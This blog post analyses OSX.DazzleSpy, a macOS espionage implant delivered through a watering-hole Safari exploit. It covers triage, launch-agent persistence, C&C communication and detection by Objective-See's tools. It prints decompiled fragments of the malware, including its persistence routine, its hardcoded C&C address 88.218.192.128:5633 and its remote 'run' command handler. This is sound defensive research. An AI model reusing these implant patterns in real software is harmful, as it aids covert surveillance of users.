



tools



blog

Support Us!



Analyzing OSX.DazzleSpy

A fully-featured cyber-espionage macOS implant

by: Patrick Wardle / January 25, 2022

Objective-See's research, tools, and writing, are supported by the "Friends of Objective-See" such as:



Jamf



Mosyle



Kandji



CleanMyMac X



Kolide

Want to play along?

I've uploaded an OSX.DazzleSpy [sample](#) (password: infect3d) to our macOS malware collection.

...please don't infect yourself!

Background

Recently (as in this morning), researchers **Marc-Etienne M.Léveillé** and **Anton Cherepanov** of ESET published an intriguing report titled, "[Watering hole deploys new macOS malware, DazzleSpy, in Asia](#)".

Watering hole deploys new macOS malware, DazzleSpy, in Asia


Hong Kong pro-democracy radio station website compromised to serve a Safari exploit that installed cyberespionage malware on site visitors' Macs

In this excellent report, they detail both the exploit and macOS payload used to target pro-democracy users in Hong Kong:

"[A] Hong Kong pro-democracy radio station website [was] compromised to serve a Safari exploit that installed cyberespionage malware on site visitors' Macs. Here we provide a breakdown of the WebKit exploit used to compromise Mac users and an analysis of the payload, which is a new malware family targeting macOS." -ESET

I was interested in digging a bit deeper into the macOS implant, as well as seeing how it stacked up against Objective-See's [free open-source tools](#).

Interested in general Mac malware analysis techniques?



You're in luck, as I've written an entire (free) book on this very topic:

[The Art Of Mac Malware, Vol. 0x1: Analysis](#)

Triage


ESET's report provided a hash for the decrypted macOS implant, OSX.DazzleSpy:
EE0678E58868EBD6603CC2E06A134680D2012C1B

They noted that this file is dropped by the Safari exploit (and persisted on disk as softwareupdate).

Popping over to VirusTotal, we can grab a copy of DazzleSpy:

This website uses cookies to improve your experience.





① 2 security vendors and no sandboxes flagged this file as malicious

f9ad42a9bd9ade188e997845cae1b0587bf496a35c3bfffacd20fefef07860a348
/private/var/root/.local/.dat.nosync0994.bsZFX8

64bits macho

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Security vendors' analysis on 2022-01-26T00:24:43 UTC ▾

ESET-NOD32

① OSX/DazzleSpy.A

DazzleSpy ...on VirusTotal


It was first submitted to VirusTotal on 2022-01-26 and at that time, only detected by ESET.

Using macOS' built-in `file` utility, we can see that this item is a standard mach-O binary:

```
% file DazzleSpy/softwareupdate
softwareupdate: Mach-O 64-bit executable x86_64
```

As its not compiled for arm64, it will not run *natively* on Apple's new M1 chips. Of course, thanks to Rosetta2 (Apple's intel → arm "translator"), the malware will still likely run on such systems.

Via [What'sYourSign](#), my open-source utility that displays code-signing information via the UI, we can see that the malware is unsigned:



The ESET report, notes that the exploit will "remove the com.apple.quarantineattribute from the file [malware] to avoid [macOS] asking the user to confirm the launch of the unsigned executable"

Now let's run the `strings` utility to extract any embedded (ASCII) strings:

```
% strings - DazzleSpy/softwareupdate
...
networksetup -listallhardwarereports
/Library/.local
csrutil status
System Integrity Protection status: disabled.

IOPlatformUUID
IOPlatformSerialNumber

ProductVersion
Asia/Shanghai
...
88.218.192.128:5633
...
```

```
%@/softwareupdate
%@/Library/LaunchAgents
/com.apple.softwareupdate.plist
launchctl unload @@
RunAtLoad
KeepAlive

dumpKeychain
.local/security/keystealDaemon

docx
xltx
pptx
...
pages
numbers
text
%@/.local/SearchFiles

+[Singleton installDaemon]
-[Singleton shellClass]
-[Singleton processClass]
-[Singleton keychainClass]
-[Singleton remoteDesktopClass]
-[Singleton updateClass]
-[Singleton fileClass]
-[Singleton fileClassWriteData:]
-[Singleton recoveryClass]

/Users/wangping/pangu/create_source/poke/osxrk_commandLine/exec.m
/Users/wangping/pangu/create_source/poke/osxrk_commandLine/exec.o
...
```

The output from `strings` is rather telling and includes:

- What appears to be survey API calls and strings: `listAllHardwareReports`, `IOPlatformSerialNumber`, etc.
- An embedded address, `88.218.192.128:5633` likely the malware's C&C server.
- Strings related to launch item persistence: `%@/Library/LaunchAgents`, `/com.apple.softwareupdate.plist`, `RunAtLoad`, etc.
- Strings that appear to be related to dumping the user keychain, searching for files (via extension), etc. etc.
- Objective-C class and method names (such as a `Singleton` class with references to other interesting classes).
- Paths containing a user name, and perhaps the internal name of the malware (`osxrk`).

We can also run macOS' `otool` command with the `-L` flag to determine the dynamic libraries that DazzleSpy is linked against:

```
% otool -L DazzleSpy/softwareupdate
softwareupdate:
```

```
/System/Library/Frameworks/AVFoundation.framework/Versions/A/AVFoundation
/System/Library/Frameworks/IOKit.framework/Versions/A/IOKit
/System/Library/Frameworks/CoreWLAN.framework/Versions/A/CoreWLAN
...
/System/Library/Frameworks/CFNetwork.framework/Versions/A/CFNetwork
/System/Library/Frameworks/CoreMedia.framework/Versions/A/CoreMedia
/System/Library/Frameworks/Security.framework/Versions/A/Security
/System/Library/Frameworks/CoreVideo.framework/Versions/A/CoreVideo
```

Based on the linked libraries, we can gain some likely insight into the malware's capabilities. For example, it links against the AVFoundation framework to implement remote desktop (RDP) capabilities.

Finally, as we saw various Objective-C classes and methods names in the output from `strings`, let's run `reconstruct` these via `class-dump`. Abridged output is below:

```
% class-dump DazzleSpy/softwareupdate
...
@interface Exec : NSObject
{
}
+ (id)doShellInCmd:(id)arg1;
@end

@interface Singleton : NSObject
{
    ...
}
+ (void)installDaemon;
...
@end

@interface FileSearchClassObject : NSObject
{
    NSTask *_searchTask;
    NSMutableString *_searchString;
    NSDictionary *_searchDict;
    ...
}
...
- (void)searchFile:(id)arg1;
...
@end

@interface RemoteDesktopClassObject : NSObject
{
    AVCaptureSession *captureSession;
    AVCaptureConnection *connectionVideo;
    H264EncodeTool *_h264Encoder;
    MouseClassObject *_mouse;
}
```

```

- (void)restartRDP;
- (void)mouseEventDict:(id)arg1;
- (void)stopRemoteDesktop;
- (void)startRemoteDesktop:(CDUnknownBlockType)arg1;
- (void)captureOutput:(id)arg1 didOutputSampleBuffer:(struct opaqueCMSSampleBuffer *)arg2
fromConnection:(id)arg3;

@end

@interface KeychainClassObject : NSObject
{
}

+ (void)unzipFile:(id)arg1 toPath:(id)arg2;
- (id) getPasswordFromSecKeychainItemRef:(struct __SecKeychainItem *)arg1;
- (id) getPass:(id)arg1 cmdTo:(id)arg2;
...
@end

```

Simply from these class and method names, we can gain significant insight into the malware's likely capabilities. Of course, we should confirm that the class/method names do indeed match their logic. For example, does the `installDaemon` really persist the malware? ...let's find out!

Persistence

The ESET researchers noted:

"In order to persist on the compromised device, the malware adds a Property List file ... named com.apple.softwareupdate.plist to the LaunchAgents folder. The malware executable file is named softwareupdate and saved in the \$HOME/.local/ folder." - ESET

Recall that from the `strings` output, we saw strings such as `%@/Library/LaunchAgents` and `com.apple.softwareupdate.plist`.

In a disassembler, we find cross-references to these strings in the aforementioned `installDaemon` method (of the class named `Singleton`):

```

1 /* @class Singleton */
2 +(void)installDaemon {
3 ...
4
5 rax = NSHomeDirectory();
6 var_78 = [NSString stringWithFormat:@"%@/Library/LaunchAgents", rax];
7 var_80 = [var_78 stringByAppendingFormat:@"/com.apple.softwareupdate.plist"];
8 if ([var_70 fileExistsAtPath:var_78] == 0x0) {
9     [var_70 createDirectoryAtPath:var_78 withIntermediateDirectories:0x1 ...];
10 ...
11
12 var_90 = [[NSMutableDictionary alloc] init];
13 var_98 = [[NSMutableArray alloc] init];
14 [var_98 addObject:var_38];
15 [var_98 addObject:@"1"];
16 rax = @YES;
17 [var_90 setObject:rax forKey:@"RunAtLoad"];
18 rax = @YES;

```

```

20 rax = @"YES";
21 [var_90 setObject:rax forKey:@"SuccessfulExit"];
22 [var_90 setObject:@"com.apple.softwareupdate" forKey:@"Label"];
23 [var_90 setObject:var_98 forKey:@"ProgramArguments"];
24
25 [var_90 writeToFile:var_80 atomically:0x0];

```

In the above decompilation, we first see the malware build the path to a launch agent plist (~/Library/LaunchAgents/com.apple.softwareupdate.plist).

Then, it initializes a dictionary for the launch agent plist, with various key value pairs (RunAtLoad, etc). Once initialized this dictionary is written out to the launch agent plist (com.apple.softwareupdate.plist).

We can passively observe the malware (recall, named softwareupdate) dynamically creating this plist via a **File Monitor**:

```

# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.apple.softwareupdate.plist",

    "process" : {
      "signing info (computed)" : {
        "signatureStatus" : -67062
      },
      "uid" : 501,
      "arguments" : [
        "/Users/user/Desktop/softwareupdate"
      ],
      "path" : "/Users/user/Desktop/softwareupdate",
      "pid" : 1469
    }
  }
}

```

Once the malware's launch agent's plist has been created, we can easily dump its contents:

```

% cat /Users/user/Library/LaunchAgents/com.apple.softwareupdate.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apple.softwareupdate</string>
  <key>ProgramArguments</key>
  <array>

```

```

</array>
<key>RunAtLoad</key>
<true/>
<key>SuccessfulExit</key>
<true/>
</dict>
</plist>

```

In the `ProgramArguments` key we can see the path to the persistent location of the malware: `~/.local/softwareupdate`. Also, as the `RunAtLoad` key is set to `true`, the malware will be automatically restarted each time the user logs in. Persistence achieved!

C&C Communications and Capabilities

The ESET [report](#) notes that the malware will connect to `88.218.192.128` on port `5633`:

"DazzleSpy connects to a hardcoded C&C server; the IP address and port found in the sample we decrypted was 88.218.192[J]128:5633." -ESET

Recall that we saw this ip address/port in the output of `strings`, meaning that it is directly hardcoded into the malware. In a disassembler, we can see it is referenced in the malware's main method:

```

1 int _main(int arg0, int arg1) {
2     ...
3     commandAndControl = [[NSString alloc] initWithUTF8String:"88.218.192.128:5633"];
4
5     singleton = [Singleton sharedInstance];
6
7     var_40 = [commandAndControl componentsSeparatedByString:@":"];
8     if ([var_40 count] == 0x2) {
9         ip = [var_40 objectAtIndex:0x0];
10        port = [var_40 objectAtIndex:0x1];
11    }
12
13    [singleton setSocketHost:ip];
14    [singleton setSocketPort:port];
15
16
17    ...

```

Specifically the hardcoded ip address and port string is first split (on `:`), and then the ip address is passed to the `setSocketHost:` method, while the port, to the `setSocketPort:` method.

The ESET [report](#) also describes the tasking (remote) commands that DazzleSpy supports. This includes everything you'd expect to find in a cyber-espionage implant, including surveying the infected host, exfiltrating files, running commands, self-deletion.

Interestingly, the malware (again, as noted by ESET), also supports more advanced features such as:

- The ability to search for files (via regex?)
- The ability to start fully interactive remote desktop (RDP) session
- The ability to dump the keychain (on systems vulnerable to CVE-2019-8526).

See :

[KeySteal: A Vulnerability in Apple's Keychain](#)

The handling of remote commands (tasking) seems to be implemented in the `analysisData: Socket:` method. Here the malware looks for tasking commands from the command and control server, and then acts upon them. For example, here's the decompilation of the `run` command, which opens ("runs") a specified file ("path") via its default handler (via `NSWorkspace`'s `openFile` API):

```

1 if (YES == [command isEqualToString:@"run"]) {
2     path = [var_888 objectForKeyedSubscript:@"path"];
3     ...
4     [NSWorkspace.sharedWorkspace openFile:path];
5 }
```

DazzleSpy vs. Objective-See

Whenever a new piece of malware is uncovered I like to see how Objective-See's [free open-source tools](#) stack up.

Good news (and no really no surprise) they are able to detect and thus thwart this new threat, even with no a priori knowledge of it! 😊

Recall that when the malware was uploaded to VirusTotal (by ESET?), ESET was the only AV engine to detect it!

First, [BlockBlock](#) detects the malware's launch agent persistence (`com.apple.softwareupdate.plist`):

The screenshot shows a dark-themed alert window titled "BlockBlock Alert". On the left is a large icon labeled "exec". In the center, there's a "softwareupdate" icon with the text "installed a launch agent". To the right are icons for "virus total" and "ancestry". Below this, detailed log entries are shown:

softwareupdate (pid: 1469)

- process path: /Users/user/Desktop/softwareupdate
- process args: none

softwareupdate

- startup file: /Users/user/Library/LaunchAgents/com.apple.softwareupdate.plist
- startup object: /Users/user/.local/softwareupdate

rule scope: Process + File + Item

Buttons at the bottom: Block (selected), Allow, and a checkbox for temporarily (pid: 1469).

Timestamp: 2022-01-26 07:46:11 +0000

Bottom status bar: BlockBlock alert

Lulu, our free, open-source firewall detects when the malware attempts to connect out to its command and control server

This website uses cookies to improve your experience.



LuLu Alert

Process Info

```
process id: 1473
process args: 1
process path: /Users/user/.local/softwareupdate
```

Network Info

```
ip address: 88.218.192.128
port & protocol: 5633 (TCP)
reverse dns name: 88.218.192.128.static.xtom.com
```

rule scope:

temporarily (pid: 1473)

timestamp: 23:46:18

LuLu alert

And if you're worried that you are already infected, [KnockKnock](#) can uncover the malware's persistence (after the fact):

KnockKnock version: 2.3.0

Start Scan

Categories:

- Launch Items** 4 daemons and agents loaded by launchd
- Library Inserts** 0 libs inserted by DYLD_INSERT_LIBRARIES
- Library Proxies** 0 dylibs that proxy other libraries
- Login Items** 2 items started when the user logs in
- Login/Logout Hooks** 0 items executed upon login or logout
- Periodic Scripts** 0 scripts that are executed periodically
- Quicklook Plugins** 0 registered quicklook bundles

Items:

Path	Description	Status	Actions
/Library/Application Support/VMware Tools/vmware-tools-daemon	/Library/LaunchDaemons/com.vmware.launchd.tools.plist	0/76	virustotal info show
/Library/Objective-See/BlockBlock/BlockBlock.app/Contents/MacOS/BlockBlock	/Library/LaunchDaemons/com.objective-see.blockblock.plist	0/72	virustotal info show
/Library/Application Support/VMware Tools/vmware-tools-daemon	/Library/LaunchAgents/com.vmware.launchd.vmware-tools-userd.plist	0/76	virustotal info show
? softwareupdate	/Users/user/.local/softwareupdate	4/71	virustotal info show

Scan Complete

This website uses cookies to improve your experience.



Conclusions

In this blog post, we dove into OSX.DazzleSpy a rather feature complete cyber-espionage macOS implant (discovered by ESET).

Specifically we discussed:

- How to triage the sample
- How the malware persisted
- The malware's remote tasking/capabilities.

Finally, we showed that if you were running Objective-See's free macOS tools the malware wouldn't have stood a chance! 😊

Mahalo again to Marc-Etienne and Anton for their excellent report! 🙏

♥ Support Me:

Love these blog posts? You can support them via my [Patreon](#) page!

The screenshot shows a LinkedIn profile for Patrick Wardle. The bio reads: "Meet @patrickwardle. Sweet guy. Surfer. Loves bunnies. He can hack any Mac in 10 minutes." Below the bio is a photo of him smiling. To the left, there's a video thumbnail for "Patrick Wardle is creating Mac Security Tools". The video shows him speaking at a conference. At the bottom of the profile, there are tabs for "Overview", "Posts", and "Community", with "Overview" being the active tab.